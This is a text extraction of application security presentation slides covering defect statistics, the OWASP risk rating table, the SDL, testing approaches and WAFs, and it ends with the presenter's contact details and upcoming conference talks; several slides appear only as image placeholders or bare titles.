


Source Code Issues


- 1 Security defect per 10,000 lines
- Reported
 - 30,000+ at CVE
 - 6000+ at IBM X-Force
- 70% developers are working on application coding
- 4 in top 5 vulnerabilities are on application layer
- Expensive to fix them.




Vulnerability vs. Bug ...



OWASP's Risk Picture




Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
?	Average	Common	Average	Moderate	?
?	Difficult	Uncommon	Difficult	Minor	?



Securing – Methodologies & Approach






Application Security Cycle

Architecture


Blackbox




Defense

Whitebox


Methodology, Scan and Attacks






Microsoft - SDL

Security Development Lifecycle Process



WAF in Action





Securing Your App

- Detection
 - Scan and Penetration testing (Symptoms)
 - Code Analysis (Root Cause)
- Securing
 - Securing Code during SDLC (Long term and permanent fix)
 - Web Application Firewall (Short term and temporary patch)
- Don't go live without securing !!! World is hostile



<http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>

Thanks!!!

Conclusion – Questions?

Upcoming Events



Syscan - Singapore
SYS_11_01 - Web Hacking – Threats & Countermeasure



HackInTheBox - Amsterdam 2011
TT4 – Web Hacking 2.0: Attacks, Penetration and Exploits
Next Generation Web Attacks – HTML 5, DOM(L3) and XHR(L2)



<http://www.infibeam.com/Books/search?q=shreeraj>